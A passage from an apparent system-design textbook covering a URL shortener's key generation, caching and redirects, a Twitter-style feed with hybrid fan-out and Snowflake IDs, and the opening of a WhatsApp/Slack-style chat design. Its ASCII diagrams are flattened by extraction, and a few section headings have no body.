Algorithm: 1. A Key Generation Service pre-generates millions of unique 7-char codes 2. Stores them in a "keys" database table (unused\_keys, used\_keys) 3. When a shorten request arrives, KGS hands out an unused key 4. Mark the key as used (move from unused to used pool) Key DB: +-----+ +-----+ | unused\_keys | | used\_keys | |-----+ |-----+ | key: aB3xK9z | --> | key: aB3xK9z | | key: Zm8wP2q | | key: Qw5tY1n | | key: ... | | key: ... | +-----+ +-----+ Pros: - No collision handling needed - Very fast (just a lookup and move) - Keys are random and non-guessable Cons: - KGS is a single point of failure (mitigate with replicas) - Need to pre-generate and store keys - Two servers could get the same key (use locking or batch allocation) Batch Allocation: - Each app server requests a batch of 1,000 keys at once - Serves from local memory until batch is exhausted - Reduces contention on KGS dramatically

6.4 Approach 3: Counter-Based (Distributed ID)

Algorithm: 1. Use a distributed counter (e.g., ZooKeeper, Twitter Snowflake) 2. Each server gets a unique range: Server1 [1-1M], Server2 [1M-2M], etc. 3. Convert counter value to Base62 Example: Counter = 2009215674938 -> Base62 -> "aB3xK9z" Pros: - Guaranteed unique (no collisions) - Simple and fast Cons: - Sequential by default (guessable) – mitigate with shuffling/XOR - Requires range coordination

6.5 Recommended Approach: KGS with Batch Allocation

The **Key Generation Service** approach is the cleanest for production:

+-----+ Batch of 1000 keys +-----+ | App Srv 1| <-----+ | | +-----+ | KGS | +-----+ Batch of 1000 keys | (Key | | App Srv 2| <-----+ | Genera- | +-----+ | tion | +-----+ Batch of 1000 keys | Service)| | App Srv N| <-----+ | | +-----+ +-----+ | +-----+ | Key DB | +-----+

7. Database Schema

7.1 URL Mapping Table

CREATE TABLE url\_mappings ( short\_code VARCHAR(7) PRIMARY KEY, long\_url TEXT NOT NULL, user\_id BIGINT, created\_at TIMESTAMP NOT NULL DEFAULT NOW(), expires\_at TIMESTAMP, click\_count BIGINT DEFAULT 0, is\_active BOOLEAN DEFAULT TRUE ); -- Index for looking up by long\_url (dedup check) CREATE INDEX idx\_long\_url ON url\_mappings(long\_url); -- Index for cleanup of expired URLs CREATE INDEX idx\_expires\_at ON url\_mappings(expires\_at) WHERE expires\_at IS NOT NULL AND is\_active = TRUE;

7.2 User Table

CREATE TABLE users ( user\_id BIGINT PRIMARY KEY, email VARCHAR(255) UNIQUE NOT NULL, api\_key VARCHAR(64) UNIQUE NOT NULL, tier ENUM('free', 'pro', 'enterprise') DEFAULT 'free', rate\_limit INT DEFAULT 100, -- requests per minute created\_at TIMESTAMP NOT NULL DEFAULT NOW() );

7.3 Analytics Table (Append-Only)

CREATE TABLE click\_events ( event\_id BIGINT PRIMARY KEY AUTO\_INCREMENT, short\_code VARCHAR(7) NOT NULL, clicked\_at TIMESTAMP NOT NULL DEFAULT NOW(), ip\_address VARCHAR(45), user\_agent TEXT, referrer TEXT, country VARCHAR(2), device\_type VARCHAR(20) ); -- Partition by time for efficient querying and cleanup -- PARTITION BY RANGE (clicked\_at) ...

8. Database Choice

Why NoSQL (Key-Value) for URL Mappings?

| Factor         | SQL                 | NoSQL (DynamoDB/Cassandra) |
|----------------|---------------------|----------------------------|
| Access pattern | Simple key lookup   | Simple key lookup          |
| Schema         | Fixed               | Flexible                   |
| Scale          | Vertical + sharding | Horizontal natively        |
| Latency        | Good                | Excellent for key-value    |
| Joins needed   | No                  | No                         |
| Transactions   | Not needed          | Not needed                 |

**Decision:** Use **DynamoDB** or **Cassandra** for the URL mapping table (simple key-value lookups at massive scale). Use a relational DB for user management.

```
DynamoDB Table Design: Table Name: url_mappings Partition Key: short_code (String) Attributes: short_code (S) - "aB3xK9z" long_url (S) - "https://example.com/..." user_id (N) - 12345 created_at (N) - 1705312200 (epoch) expires_at (N) - 1735689599 (epoch) is_active (BOOL) - true GSI: user_id-index (for listing a user's URLs) Partition Key: user_id Sort Key: created_at
```

## 9. Caching Strategy

### 9.1 Cache Architecture

Since the system is read-heavy (100:1), caching is critical.

```
Client --> Load Balancer --> App Server --> Cache (Redis) --> Database | Cache Hit? / \ Yes No | | Return URL Query DB Store in Cache Return URL
```

### 9.2 Cache Policy

```
Cache Type: Redis Cluster Eviction Policy: LRU (Least Recently Used) Cache Size: ~60 GB (fits 200M hot URLs) TTL: 24 hours (refresh on access)
Write Policy: Write-through (write to DB + cache simultaneously) Key Format: "url:{short_code}" -> "{long_url}" Example: "url:aB3xK9z" -> "https://example.com/long/path"
```

### 9.3 Cache Warming

```
On service startup: - Load the top 1000 most-accessed URLs into cache - Pre-warm from analytics data
```

## 10. Read Path (Redirect Flow)

### 10.1 Step-by-Step Flow

```
1. User clicks: https://sho.rt/aB3xK9z 2. DNS resolves sho.rt to load balancer IP 3. Load balancer routes to an app server 4. App server extracts short_code = "aB3xK9z" 5. Check Redis cache for key "url:aB3xK9z" 6. CACHE HIT: Return long_url immediately CACHE MISS: Query DynamoDB for short_code If found, store in Redis, return long_url If not found, return 404 7. Check if URL is expired (expires_at < now) If expired, return 410 Gone 8. Return HTTP 301/302 with Location header 9. Async: Log click event to Kafka for analytics
```

### 10.2 Read Path Diagram

```
+-----+ User clicks | | short URL | Load Balancer | -----> | (nginx/ALB) | +-----+ +-----v-----+ | | App
Server | | | +-----+ +-----+ | | +-----V--+ +---V-----+ | | | | Redis | | DynamoDB | | Cache | | (fallback) | | | |
+-----+ +-----+ +-----+ | | v v +-----+ +-----+ | 301/302 | | 301/302 | | Redirect | | Redirect | +-----+
+-----+ | | (async) +-----V-----+ | Kafka | | (analytics)| +-----+ +-----V-----+ | Analytics | | Service | +-----+
```

## 11. 301 vs 302 Redirect Trade-offs

| Aspect             | 301 (Permanent)                   | 302 (Temporary)                    |
|--------------------|-----------------------------------|------------------------------------|
| Meaning            | "Moved Permanently"               | "Found (Temporary)"                |
| Browser caching    | Browser caches the redirect       | Browser does NOT cache             |
| Subsequent visits  | Browser goes directly to long URL | Browser hits our server every time |
| Server load        | Lower (browser bypasses us)       | Higher (every click hits us)       |
| Analytics accuracy | POOR (we miss cached redirects)   | EXCELLENT (we see every click)     |



## 16. Full System Architecture

## 17. Write Path (URL Creation Flow)

## 18. Security Considerations

## 19. Key Trade-offs and Decisions

High Level Design — The Complete Book

## 20. Failure Scenarios and Mitigations

Scenario 1: KGS goes down Mitigation: Each app server has a local batch of ~10K keys Can serve for hours without KGS KGS runs as replicated service (primary + standby) Scenario 2: Cache (Redis) goes down Mitigation: Fall back to DynamoDB directly DynamoDB can handle the load (provisioned capacity) Redis cluster with replicas for HA Scenario 3: Database goes down Mitigation: DynamoDB multi-AZ replication Cache serves reads during DB issues Writes queue in Kafka, replay when DB recovers Scenario 4: Hot URL (viral link) Mitigation: CDN caching at edge for very hot URLs Redis handles 100K+ reads/sec per node Multiple cache replicas

## 21. Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. URL shorteners are READ-HEAVY (100:1) -- cache aggressively | | |
2. Key Generation Service (KGS) eliminates collision handling | | and is the cleanest approach for unique code generation | | | 3. 7-character
Base62 codes give 3.5T combinations (10yr+) | | | 4. Use 302 redirects if you want analytics (301 gets cached | | by the browser and you lose
visibility) | | | 5. Analytics MUST be async -- never block the redirect path | | | 6. NoSQL (DynamoDB) is ideal for this simple key-value
pattern | | | 7. Cache the hot 20% of URLs in Redis (~60GB fits easily) | | | 8. Shard by hash of short_code for even distribution | | | 9.
Security: validate URLs, rate-limit, use random codes | | | 10. Design for failure: local key batches, cache fallback, | | multi-AZ databases |
| | +-----+
```

Next Chapter: [Chapter 28 - Design a Social Media Feed \(Twitter / X\)](#)

# Chapter 28: Design a Social Media Feed (Twitter / X)

## 1. Problem Statement

Design a social media platform similar to Twitter/X where users can post short messages (tweets), follow other users, and view a personalized home timeline. The system must handle hundreds of millions of users, deliver timelines with low latency, and gracefully handle the "celebrity problem" where a single user may have tens of millions of followers.

## 2. Functional Requirements

| ID  | Requirement     | Description                                                   |
|-----|-----------------|---------------------------------------------------------------|
| FR1 | Post Tweet      | Users can create tweets (280 chars + media)                   |
| FR2 | Follow/Unfollow | Users can follow and unfollow other users                     |
| FR3 | Home Timeline   | Aggregated feed of tweets from followed users, sorted by time |
| FR4 | User Timeline   | All tweets from a specific user                               |
| FR5 | Like/Retweet    | Users can like and retweet posts                              |
| FR6 | Search          | Full-text search for tweets and users                         |
| FR7 | Trending Topics | Display currently trending hashtags/topics                    |
| FR8 | Notifications   | Notify users of likes, retweets, mentions, new followers      |

## 3. Non-Functional Requirements

| ID   | Requirement      | Target                                                 |
|------|------------------|--------------------------------------------------------|
| NFR1 | Scale            | 500M total users, 200M DAU                             |
| NFR2 | Availability     | 99.99% uptime                                          |
| NFR3 | Timeline Latency | Home timeline loads in < 200ms                         |
| NFR4 | Write Latency    | Tweet post acknowledged in < 500ms                     |
| NFR5 | Consistency      | Eventual consistency acceptable (seconds, not minutes) |
| NFR6 | Media Support    | Images (up to 5MB), videos (up to 512MB)               |

## 4. Capacity Estimation

### 4.1 Traffic

Users: 500M total users, 200M DAU  
Average user follows 200 people  
Tweets: 200M DAU \* 2 tweets/day avg = 400M tweets/day = 400,000,000 / 86,400 ~ 4,600 tweets/sec (writes)  
Peak: ~15,000 tweets/sec  
Timeline Reads: 200M DAU \* 20 timeline loads/day = 4B timeline reads/day = 4,000,000,000 / 86,400 ~ 46,000 reads/sec  
Peak: ~150,000 reads/sec  
Read:Write Ratio ~ 10:1 for timelines (but fan-out amplifies writes)



4.2 Storage

Tweet Storage: Each tweet: ~300 bytes (text + metadata) 400M tweets/day \* 300 bytes = 120 GB/day Per year: ~44 TB 5 years: ~220 TB Media Storage: 10% of tweets have images: 40M images/day \* 200KB avg = 8 TB/day 1% have video: 4M videos/day \* 50MB avg = 200 TB/day Total media: ~208 TB/day (object storage, CDN-cached) Social Graph: 500M users \* 200 avg follows = 100B edges Each edge: 16 bytes (follower\_id + followee\_id) = ~1.6 TB

4.3 Timeline Cache

Each user's home timeline: top 800 tweet IDs cached Tweet ID: 8 bytes 800 tweets \* 8 bytes = 6.4 KB per user Active users: 200M Cache size: 200M \* 6.4 KB = ~1.3 TB (Fits in a Redis cluster with ~20 nodes of 64GB each)

5. Data Model

5.1 Core Tables

```
-- Users Table CREATE TABLE users (user_id BIGINT PRIMARY KEY, username VARCHAR(15) UNIQUE NOT NULL, display_name VARCHAR(50), bio VARCHAR(160), profile_img VARCHAR(255), followers_count BIGINT DEFAULT 0, following_count BIGINT DEFAULT 0, is_verified BOOLEAN DEFAULT FALSE, created_at TIMESTAMP NOT NULL); -- Tweets Table CREATE TABLE tweets (tweet_id BIGINT PRIMARY KEY, -- Snowflake ID (time-sorted) user_id BIGINT NOT NULL, content VARCHAR(280), media_urls JSON, -- array of media URLs reply_to BIGINT, -- NULL if original tweet retweet_of BIGINT, -- NULL if original tweet like_count BIGINT DEFAULT 0, retweet_count BIGINT DEFAULT 0, reply_count BIGINT DEFAULT 0, created_at TIMESTAMP NOT NULL, INDEX idx_user_time (user_id, created_at DESC)); -- Follows Table (Social Graph) CREATE TABLE follows (follower_id BIGINT NOT NULL, followee_id BIGINT NOT NULL, created_at TIMESTAMP NOT NULL, PRIMARY KEY (follower_id, followee_id), INDEX idx_followee (followee_id, follower_id)); -- Likes Table CREATE TABLE likes (user_id BIGINT NOT NULL, tweet_id BIGINT NOT NULL, created_at TIMESTAMP NOT NULL, PRIMARY KEY (user_id, tweet_id), INDEX idx_tweet (tweet_id, user_id));
```

5.2 Storage Choices

| +-----+-----+-----+-----+   Data   Storage   Reason                                                                                             |
|-------------------------------------------------------------------------------------------------------------------------------------------------|
| +-----+-----+-----+-----+   User profiles   MySQL / PostgreSQL   Structured, relational                                                         |
| Tweets   MySQL (sharded by user_id)   Time-ordered per user     Social graph   MySQL or Graph DB (Neo4j)   Adjacency queries     Timeline cache |
| Redis (sorted sets)   Fast reads, sorted by time   Media files   S3 / Object Storage   Blob storage + CDN     Search index   Elasticsearch      |
| Full-text search     Analytics/Trends   Apache Kafka + Flink   Stream processing                                                                |
| +-----+-----+-----+-----+                                                                                                                       |

6. The Core Problem: Home Timeline Generation

The most critical design challenge is: **How do we generate a user's home timeline?**

A user follows 200 people on average. To build their home timeline, we need the most recent tweets from all 200 people, merged and sorted. Three approaches:

6.1 Approach 1: Fan-Out on Read (Pull Model)

When User A requests their home timeline: 1. Get list of users A follows: [B, C, D, ...] 2. For each followed user, fetch their recent tweets 3. Merge all tweets, sort by time 4. Return top N tweets User A ---> Timeline Service ---> "Who does A follow?" ---> [B, C, D] | +---> Fetch tweets from B (recent 20) +---> Fetch tweets from C (recent 20) +---> Fetch tweets from D (recent 20) | +---> Merge & Sort ---> Return timeline Pros: - Simple to implement - No write amplification - Works well for users with few follows Cons: - SLOW at read time (merge N lists for every request) - If user follows 500 people, need 500 DB queries - Timeline load latency is HIGH (unacceptable at scale) - Can't meet <200ms SLA

6.2 Approach 2: Fan-Out on Write (Push Model)

When User B posts a tweet: 1. Get all of B's followers: [A, C, D, ...] (could be millions) 2. Push tweet\_id into each follower's timeline cache 3. When A requests timeline, just read from A's pre-built cache User B posts tweet ---> Fan-out Service ---> "Who follows B?" ---> [A, C, D, ...] | +---> Push tweet\_id to A's timeline cache +---> Push tweet\_id to C's timeline cache +---> Push tweet\_id to D's timeline cache A's Timeline Cache (Redis Sorted Set): Key: "timeline:{user\_A\_id}" Score: tweet timestamp Member: tweet\_id ZADD timeline:A <timestamp> <tweet\_id> User A reads timeline: ZREVRANGE timeline:A 0 49 (get top 50 tweets by time, DESC) Pros: - Read is BLAZING fast (just Redis ZREVRANGE) - Meet <200ms SLA easily - Pre-computed, ready to serve Cons: - MASSIVE write amplification for celebrities Justin Bieber: 80M followers -> 1 tweet = 80M cache writes! At 4,600 tweets/sec, some are from celebrities - Wasted writes for inactive users (who never check their timeline) - High memory usage for timeline caches

6.3 Approach 3: Hybrid (Twitter's Actual Approach)

Key Insight: Use PUSH for normal users, PULL for celebrities  
Celebrity Threshold: users with > 10,000 followers  
Normal User Posts: → Fan-out on write to all followers' timeline caches (PUSH)  
Celebrity Posts: → Do NOT fan-out on write → Store in celebrity tweets cache only  
When User A Reads Timeline: 1. Read pre-built cache (normal follows' tweets) [FAST]  
2. Fetch latest tweets from A's celebrity follows [FEW queries]  
3. Merge the two sets and sort [SMALL merge]  
4. Return timeline +-----+ +-----+ | Pre-built Cache | | Celebrity Tweets | | (pushed tweets | + merge | (pulled on read, | | from normal |<----->| only 5-10 celeb | | users A follows) | | accounts) | +-----+ +-----+ +-----+ | +-----> MERGED TIMELINE <-----+ (sorted by time)  
Why this works: - Most users follow ~5-10 celebrities max - Pulling from 5-10 celebrity caches is fast - Eliminates 80M write fan-out for celebrity tweets - Normal users (99%) still get push model (fast reads)

## 7. Tweet Posting Flow

```
Client API Gateway Tweet Service Fan-out Service | | | |--- POST /tweet ----->| | | |--- validate ----->| | | |--- store tweet ---->| DB | |
|--- media upload -->| S3 | | | | |<-- 201 Created ---| |<-- 201 Created -----| | | | | | | (async via Kafka) | | | |--- fan-out msg
-->| | | | | | | +-----v-----+ | | | | For each follower: | | | | ZADD timeline:X | | | | <ts> <tweet_id> | | | |
+-----+ +-----+
```

### 7.1 Fan-Out Service Detail

Fan-Out Service: 1. Consume tweet event from Kafka  
2. Check if author is a celebrity (followers > 10K threshold) - If YES: store in celebrity cache only, skip fan-out - If NO: proceed with fan-out  
3. Fetch author's follower list (paginated)  
4. For each follower: a. Check if follower is active (DAU) – skip inactive users  
b. ZADD timeline:{follower\_id} {tweet\_timestamp} {tweet\_id}  
c. ZREMRANGEBYRANK timeline:{follower\_id} 0 -(MAX\_TIMELINE\_SIZE+1) (trim to keep only last 800 tweets)  
5. Update search index (Elasticsearch)  
6. Update trending topics aggregator

## 8. Timeline Service Architecture

```
+-----+ GET /timeline +-----+ | Client | -----> | Timeline Service | +-----+ +-----+ +-----+ |
+-----+ +-----+ | | +-----v-----+ +-----v-----+ | User's Timeline | | Celebrity Tweets | | Cache (Redis) | | Cache
(Redis) | | ZREVRANGE | | ZREVRANGE per | | timeline:{uid} | | celeb followed | | 0 49 | | | +-----+ +-----+ +-----+ | |
+-----+ +-----+ | +-----v-----+ | Merge & Sort | | by timestamp | +-----+ +-----+ | +-----v-----+ | Hydrate Tweets | |
(fetch full | | tweet objects) | +-----+ +-----+ | +-----v-----+ | Hydrate Users | | (author info, | | profile pics) | +-----+ +-----+
| +-----v-----+ | Return to | | Client | +-----+
```

## 9. Media Storage

### 9.1 Image Upload Flow

1. Client requests a pre-signed upload URL  
2. Client uploads image directly to S3  
3. S3 triggers Lambda/worker to: a. Generate thumbnails (150x150, 300x300, 600x600)  
b. Run content moderation (nudity/violence detection)  
c. Store all sizes in S3  
d. Update tweet record with media URLs  
4. CDN serves images from edge locations  
Client --> Pre-signed URL --> S3 (original) | +-----v-----+ | Image | | Processing | +-----+ +-----+ |
+-----+ +-----+ | | | Thumb-150 Thumb-300 Thumb-600 | | | +-----+ +-----+ +-----+ +-----+ | | S3 Bucket CDN

### 9.2 Video Upload

Videos follow a similar pipeline but with transcoding: Upload → Transcode (multiple resolutions) → CDN distribution (Detailed in Chapter 30: Video Streaming)

## 10. Social Graph Storage

### 10.1 Graph Representation

Storage: Adjacency list in sharded MySQL or dedicated graph store  
For "who does User A follow?": SELECT followee\_id FROM follows WHERE follower\_id = A;  
(Sharded by follower\_id for fast read)  
For "who follows User A?" (fan-out query): SELECT follower\_id FROM follows WHERE followee\_id = A;  
(Secondary index or separate table sharded by followee\_id)  
Optimization: Cache follow lists in Redis  
Key: "following:{user\_id}" -> Set of followee\_ids  
Key: "followers:{user\_id}" -> Set of follower\_ids (for small accounts)  
For large accounts (celebrities), paginate follower reads from DB

## 10.2 Social Graph at Scale

100 billion edges (follow relationships) Each edge: ~16 bytes Raw storage: ~1.6 TB Sharding Strategy: - Shard follows table by follower\_id - This optimizes "who do I follow?" queries - For "who follows me?", maintain reverse index sharded by followee\_id +-----+  
+-----+ | follows\_by\_user | | followers\_of | | (shard by | | (shard by | | follower\_id) | | followee\_id) | | | | follower | ee |  
| followee | er | | A | B | | B | A | | A | C | | C | A | +-----+ +-----+

## 11. Search and Trending Topics

### 11.1 Search Architecture

Search Index: Elasticsearch cluster - Tweets indexed by content, hashtags, user mentions - Users indexed by username, display\_name, bio - Near-real-time indexing via Kafka consumer Search Flow: Client ---> Search Service ---> Elasticsearch ---> Results | Ranking: - Relevance (TF-IDF/BM25) - Recency - Engagement (likes, retweets) - Author authority (verified, followers)

### 11.2 Trending Topics

Pipeline: Tweet stream ---> Kafka ---> Flink/Storm ---> Trending Topics Trending Algorithm: 1. Extract hashtags and keywords from tweet stream 2. Count frequency in sliding time windows (1hr, 4hr, 24hr) 3. Calculate "velocity" (rate of increase, not just raw count) 4. Filter by region/country for local trends 5. Apply editorial filtering (remove sensitive content) 6. Cache top 50 trends per region in Redis (TTL: 5 min) +-----+ +-----+ +-----+ +-----+ +-----+ | Tweets | -> | Kafka | -> | Flink | -> | Redis | -> | API | | Stream | | | (count & | |  
(top | | Serve | | | | rank) | | trends)| | | +-----+ +-----+ +-----+ +-----+ +-----+

## 12. Notification Integration

Events that trigger notifications: - Someone likes your tweet - Someone retweets your tweet - Someone follows you - Someone mentions you (@username) - Someone replies to your tweet Flow: Event (like/retweet/follow/mention) ---> Kafka topic "notifications" ---> Notification Service ---> Check user preferences (push, email, in-app) ---> Route to appropriate channel: - Push: APNs (iOS) / FCM (Android) - In-app: Write to notification inbox (DB) - Email: SendGrid/SES (for digest emails) (Detailed in Chapter 32: Notification System)

## 13. Full System Architecture

+-----+ | CLIENTS (Web / iOS / Android) |  
+-----+ +-----+ | +-----v-----+ | API Gateway | | (Rate Limit, | | Auth, Route) |  
+-----+ +-----+ | +-----+ +-----+ +-----+ | | | | +-----v-----+ +-----v-----+ +-----v-----+  
+-----v-----+ | Tweet | | User | | Timeline | | Search | | Notific- | | Service | | Svc | | Service | | Service | | ation Svc | +-----+ +-----+  
+-----+ +-----+ +-----+ +-----+ +-----+ | | | | +-----v-----+ | +-----v-----+ | | | User DB | | Elastic | | | (MySQL) | | |  
Search | | | +-----+ | +-----+ | | | +-----v-----+ +-----v-----+ +-----v-----+ | Tweet DB | | Timeline Cache | |  
Notification| | (MySQL, | | (Redis Cluster) | | Queue | | sharded) | | | (Kafka) | +-----+ +-----+ | +timeline:{uid} | +-----+ +-----+ | |  
(sorted set of | | | tweet\_ids) | +-----v-----+ +-----+ +-----+ | Media Store | | | (S3 + CDN) | +-----v-----+ +-----+ +-----+ |  
Celebrity Cache | | (Redis) | +-----+ +-----+ +-----+ | Social | | Graph | +-----+ +-----+ | DB | | Fan-out Workers | | (MySQL/ | |  
(consume from | | Redis) | | Kafka, push to | +-----+ | timeline caches)| +-----+ +-----+ +-----+ +-----+ |  
Trending Topics | | Analytics | | (Flink + Redis) | | Pipeline | +-----+ +-----+

## 14. User Timeline vs Home Timeline

User Timeline (Profile page - "What has User B posted?"): - Simple query: SELECT \* FROM tweets WHERE user\_id = B ORDER BY created\_at DESC - Sharded by user\_id, so single shard query - Cache in Redis: "user\_timeline:{user\_id}" - Invalidate on new tweet Home Timeline (Feed - "What should User A see?"): - Complex: aggregation of tweets from all followed users - Hybrid approach (push normal + pull celebrity) - Cached in Redis sorted set: "timeline:{user\_id}" - Updated by fan-out service on new tweets

## 15. Tweet ID Generation

Need: Globally unique, time-sortable IDs (for timeline ordering) Solution: Snowflake-like ID generation  
+-----+ +-----+ +-----+ +-----+ | 1 | 41 bits | 10 bits | 12 bits | | 0 | timestamp (ms) | machine | sequence | | | since epoch

| ID | number | +---+-----+-----+-----+ Total: 64 bits (fits in BIGINT) - Timestamp: milliseconds since custom epoch 41 bits → ~69 years - Machine ID: 10 bits → 1024 machines - Sequence: 12 bits → 4096 IDs per ms per machine Throughput: 1024 machines \* 4096/ms = 4M IDs/sec (way more than needed) Benefit: IDs are sortable by time without additional timestamp column

## 16. Scaling Considerations

### 16.1 Database Sharding

Tweets Table: Shard by user\_id (all tweets from same user on same shard) - Optimizes user timeline queries - Use consistent hashing for shard assignment Social Graph: Two copies: shard by follower\_id AND shard by followee\_id - Optimizes both "who do I follow" and "who follows me" Users Table: Shard by user\_id - Username lookups via global secondary index or lookup table

### 16.2 Caching Layers

Layer 1: CDN (CloudFront/Akamai) - Static assets (profile images, media) - Cache trending content at edge Layer 2: Application Cache (Redis Cluster) - Timeline caches (sorted sets) - User profile cache - Social graph cache (follow lists) - Trending topics cache Layer 3: Database Query Cache - MySQL query cache (limited usefulness) - Read replicas for read-heavy queries

### 16.3 Handling Hotspots

Celebrity Problem: - Don't fan-out celebrity tweets (hybrid approach) - Celebrity profile pages: cache aggressively - Viral tweets: cache in separate "hot tweets" cache Thundering Herd (major event, everyone refreshes): - Cache stampede protection (lock + single flight) - Pre-warm caches before known events - Rate limit timeline refreshes per user

## 17. Key Trade-offs and Decisions

| Decision            | Option A         | Option B         | Our Choice                 | Why                         |
|---------------------|------------------|------------------|----------------------------|-----------------------------|
| Timeline generation | Fan-out on read  | Fan-out on write | <b>Hybrid</b>              | Best of both worlds         |
| Celebrity threshold | 1K followers     | 10K followers    | <b>10K</b>                 | Balances read/write load    |
| Tweet storage       | NoSQL            | Sharded MySQL    | <b>Sharded MySQL</b>       | Proven at Twitter's scale   |
| Timeline cache      | Redis sorted set | Memcached list   | <b>Redis sorted set</b>    | Native sorted operations    |
| ID generation       | UUID             | Snowflake        | <b>Snowflake</b>           | Time-sortable, compact      |
| Consistency         | Strong           | Eventual         | <b>Eventual</b>            | Acceptable for social media |
| Media storage       | Inline in DB     | Object storage   | <b>Object storage (S3)</b> | Scalable, CDN-friendly      |
| Search engine       | Solr             | Elasticsearch    | <b>Elasticsearch</b>       | Better real-time indexing   |

## 18. Failure Scenarios

Scenario 1: Fan-out Service falls behind Mitigation: - Kafka provides buffering (retain messages for hours/days) - Scale fan-out workers horizontally - Priority queue: VIP users' fan-outs processed first - Skip inactive users' timeline caches Scenario 2: Redis timeline cache node dies Mitigation: - Redis Cluster with replication (1 primary + 2 replicas) - On cache miss, rebuild timeline from DB (slow but correct) - Async background job rebuilds timeline cache for affected users Scenario 3: Tweet DB shard goes down Mitigation: - MySQL with semi-synchronous replication - Promote replica to primary - Missing tweets temporarily invisible (eventual consistency) Scenario 4: Viral tweet causes read storm Mitigation: - Hot tweet cache (separate from timeline cache) - CDN caching for tweet content - Rate limiting per-user timeline refreshes

## 19. Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. Home timeline is the HARDEST problem – use a HYBRID approach | |
(push for normal users, pull for celebrities) | | | 2. Fan-out on write gives O(1) read latency but has massive | | write amplification for
celebrity tweets | | | 3. The "celebrity problem" must be explicitly addressed – | | 80M fan-out writes per tweet is not feasible | | | 4.
Redis sorted sets are perfect for timeline caching | | (ZADD, ZREVRANGE operations) | | | 5. Snowflake IDs give time-sortable, unique, 64-bit
IDs | | without coordination overhead | | | 6. Eventual consistency is FINE for social media – users | | won't notice a 2-second delay in
timeline updates | | | 7. Media must be separated from tweet data – use S3 + CDN | | | 8. Fan-out is async (Kafka) – tweet posting returns
instantly, | | fan-out happens in background workers | | | 9. Search and trending are separate subsystems with their own | | dedicated
infrastructure (Elasticsearch + Flink) | | | 10. Always design for the hot path: timeline reads at 150K/sec | | must be served from cache, never
from database | | +-----+
```

---

Previous: [Chapter 27 - URL Shortener](#) | Next: [Chapter 29 - Chat System](#)

# Chapter 29: Design a Chat System (WhatsApp / Slack)

## 1. Problem Statement

Design a real-time messaging system like WhatsApp or Slack that supports one-on-one conversations, group chats, online/offline presence, read receipts, push notifications, and media sharing. The system must deliver messages with extremely low latency, handle millions of concurrent connections, and ensure no messages are ever lost.

## 2. Functional Requirements

| ID  | Requirement        | Description                                                          |
|-----|--------------------|----------------------------------------------------------------------|
| FR1 | 1-on-1 Chat        | Send and receive messages between two users                          |
| FR2 | Group Chat         | Create groups, add/remove members, send messages (up to 500 members) |
| FR3 | Online Status      | Show online/offline/last-seen status for contacts                    |
| FR4 | Read Receipts      | Double-check marks: delivered (to server), read (by recipient)       |
| FR5 | Push Notifications | Notify offline users of new messages                                 |
| FR6 | Media Sharing      | Send images, videos, documents, voice messages                       |
| FR7 | Message History    | Persistent message storage, scroll back through history              |
| FR8 | Multi-device Sync  | Messages synced across phone, tablet, desktop                        |

## 3. Non-Functional Requirements

| ID   | Requirement  | Target                                                   |
|------|--------------|----------------------------------------------------------|
| NFR1 | Scale        | 500M total users, 50M DAU, 10M concurrent connections    |
| NFR2 | Latency      | Message delivery < 100ms for online users                |
| NFR3 | Reliability  | Zero message loss — guaranteed delivery                  |
| NFR4 | Ordering     | Messages within a conversation must be ordered correctly |
| NFR5 | Availability | 99.99% uptime                                            |
| NFR6 | Privacy      | End-to-end encryption for 1-on-1 chats                   |

## 4. Capacity Estimation

### 4.1 Traffic

Users: 500M total, 50M DAU, 10M concurrent connections Messages: 50M DAU \* 40 messages/day = 2B messages/day = 2,000,000,000 / 86,400 ~ 23,000 messages/sec Peak: ~70,000 messages/sec Group Messages: Average group size: 10 members If 20% of messages are group messages: 400M group messages/day \* 10 fan-out = 4B delivery events/day ~ 46,000 deliveries/sec additional

## 4.2 Storage

Message Storage: Each message: ~200 bytes (text + metadata) 2B messages/day \* 200 bytes = 400 GB/day Per year: ~146 TB 5 years: ~730 TB Media Storage: 5% of messages have media 100M media messages/day \* 500KB avg = 50 TB/day (Stored in object storage, not chat DB) Connection State: 10M concurrent connections Each connection state: ~500 bytes = 5 GB (fits in memory across WS servers)

## 4.3 Bandwidth

Incoming messages: 23,000/sec \* 200 bytes = 4.6 MB/sec Outgoing messages: 23,000/sec \* 200 bytes \* avg 1.5 recipients = 6.9 MB/sec (Factor in group fan-out increases this) Media bandwidth: separate path via CDN

# 5. Communication Protocol

## 5.1 Why WebSocket?

Protocol Comparison: +-----+-----+-----+-----+-----+-----+ | Feature | HTTP Polling | Long Polling | WebSocket | +-----+-----+-----+-----+-----+-----+ | Connection | New per request | Held open | Persistent | | Latency | High (interval) | Medium | Very Low (<10ms) | | Server push | No | Simulated | Native | | Overhead | High (headers) | Medium | Low (framing) | | Bidirectional | No | No | Yes | | Scalability | Poor | OK | Excellent | +-----+-----+-----+-----+-----+ Decision: WebSocket for primary communication Long polling as fallback for restricted networks HTTP for non-real-time operations (login, profile, history)

## 5.2 Connection Lifecycle

1. Client authenticates via HTTPS (gets JWT token) 2. Client opens WebSocket connection to gateway ws://chat.example.com/ws?token=<jwt> 3. Server validates token, establishes connection 4. Server registers connection in Connection Registry 5. Bidirectional messages flow 6. Heartbeat every 30 seconds to keep connection alive 7. On disconnect, mark user offline after 30s grace period Client WS Gateway Connection Registry | | | |--- HTTPS /auth -----> | | |<-- JWT token -----> | | | | |--- WS handshake -----> | | | (upgrade: websocket) | | |<-- 101 Switching -----> | | | | | |--- register -----> | | | {user\_id: conn\_id, | | | ws\_server: srv-3} | | | |<-- connected -----> | | | | |<-- ping (30s) -----> | | | | |<-- pong -----> | | |

# 6. Connection Management

## 6.1 WebSocket Server Fleet

10M concurrent connections Each WS server handles ~50K connections (with proper tuning) Need: 10M / 50K = 200 WebSocket servers Connection Registry (Redis): Maps user\_id -> {ws\_server\_id, connection\_id} Key: "conn:{user\_id}" Value: {"server": "ws-server-47", "conn\_id": "abc123", "connected\_at": 1705312200} When sending a message to User B: 1. Lookup "conn:{user\_B\_id}" in Redis 2. If exists: route message to ws-server-47 3. If not exists: user is offline, queue for push notification Load Balancing: - Sticky sessions (client reconnects to same server when possible) - Consistent hashing by user\_id for initial assignment - Health checks remove unhealthy servers from rotation

## 6.2 Architecture of WS Server Fleet

